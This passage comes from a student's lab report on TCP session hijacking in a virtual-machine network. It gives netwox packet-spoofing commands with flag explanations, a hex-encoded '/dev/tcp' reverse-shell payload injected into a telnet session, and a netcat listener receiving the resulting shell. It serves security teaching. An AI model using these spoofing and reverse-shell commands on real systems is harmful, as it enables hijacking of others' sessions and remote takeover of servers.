a0216695u@~$ sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.15 -
-tcp-src 38450 --tcp-dst 22 --tcp-seqnum 3115270825 --tcp-acknum 350
0006998 --ip4-ttl 64 --tcp-window 249 --tcp-ack --tcp-data "6c730d0a
"
```

Fig 27: Netwox command line with arguments

Netwox 40 is the netwox tool meant to spoof IPv4 TCP packets. The `--ip4-src` flag is to set the source ip address of the spoofed packet, in this case the victim ip. The `--ip4-dst` flag is to set the destination ip, in this case the server ip. The `--tcp-src` flag is to set the source port. The `--tcp-dst` flag is to set the destination port of the server, 22 because of the ssh protocol. The `--tcp-seqnum` flag is to set the sequence number of the packet from Fig 28. The `--tcp-acknum` flag is to set the ack num of the packet also from Fig 28. The `--ip4-ttl` flag is to set the ttl of the packet. The `--tcp-window` flag is to set the tcp window size. The `--tcp-ack` flag is to set the ACK flag in the TCP packet. The `--tcp-data` flag is to set the data being sent in the packet, in this case the data is the hex encoded value of "ls\r\n".



Fig 28: Finding the most recent packet to get the latest SEQ and ACK num



Fig 29: Sending the spoofed packet as the attacker



Fig 30: Server reply to the attacker message as well as the TCP retransmission packets



Fig 31: victim ssh connection stopped

Task 4:

Setup:

Attacker VM : 10.0.2.4
Victim VM : 10.0.2.5
Server : 10.0.2.15

The attacker will create a netcat listener on port 10012 before the attack as seen in Fig 32.

```
a0216695u@~$ nc -v -l -p 10012
Listening on 0.0.0.0 10012
```

Fig 32: Starting the netcat listener on the attacker machine

The victim will also telnet to the server first before the attack happens.

1) Describe how to inject a reverse-shell creation command on the target machine using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report).

The steps here would be similar to those previously in the telnet hijacking section. Firstly, use python to convert the payload into hex encoding.

```
>>> codecs.encode("/bin/bash -i > /dev/tcp/10.0.2.4/10012 0<&1 2>&1\
r\n").hex()
'2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3
13030313220303c263120323e26310d0a'
```

Fig 33: Using python to find the reverse-shell command in hex

```
a0216695u@~$ sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.15 -
-tcp-src 38350 --tcp-dst 23 --tcp-seqnum 1687144846 --tcp-acknum 245
5976584 --ip4-ttl 64 --tcp-window 249 --tcp-ack --tcp-data "2f62696e
2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3130303132
20303c263120323e26310d0a"
```

Fig 34: Netwox command

Netwox 40 is the netwox tool meant to spoof IPv4 TCP packets. The `--ip4-src` flag is to set the source ip address of the spoofed packet, in this case the victim ip. The `--ip4-dst` flag is to set the destination ip, in this case the server ip. The `--tcp-src` flag is to set the source port. The `--tcp-dst` flag is to set the destination port of the server, 23 because of the telnet protocol. The `--tcp-seqnum` flag is to set the sequence number of the packet. The `--tcp-acknum` flag is to set the ack num of the packet. The `--ip4-ttl` flag is to set the ttl of the packet. The `--tcp-window` flag is to set the tcp window size. The `--tcp-ack` flag is to set the ACK flag in the TCP packet. The `--tcp-data` flag is to set the data being sent in the packet, in this case the data is the hex encoded value of the payload as found in Fig 33.

2) Add screenshots that show the injection results as observed by Wireshark. Also indicate important captured packet(s) if needed.



Fig 35: Latest packet between victim and server



Fig 36: Spoofed packet sent by attacker to the server



Fig 37: Server starting a TCP handshake with the attacker machine after receiving the attacker's payload

3) Screenshot of the obtained shell on the attacker's machine, such as after issuing ifconfig, id, and date commands.

```
a0216695u@~$ nc -v -l -p 10012
Listening on 0.0.0.0 10012
Connection received on 10.0.2.15 52612
a0216695U@~$
```

Fig 38: Shell of the server received on the attacker's machine

```
a0216695U@~$ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a9fd:c673:3ab2:228  prefixlen 64  scopeid 0x20<l
ink>
        ether 08:00:27:0d:00:7f  txqueuelen 1000  (Ethernet)
        RX packets 59287  bytes 86134665 (86.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5584  bytes 493038 (493.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 229  bytes 19863 (19.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 229  bytes 19863 (19.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 39: Running the command ifconfig, obtaining the server's ip address 10.0.2.15

```
a0216695U@~$ id
id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),120(lpadmin),133(lxd),134(sambash
are)
```

Fig 40: Running the command id

```
a0216695U@~$ date
date
Sun 24 Mar 2024 12:57:58 AM +08
```

Fig 41: Running the command data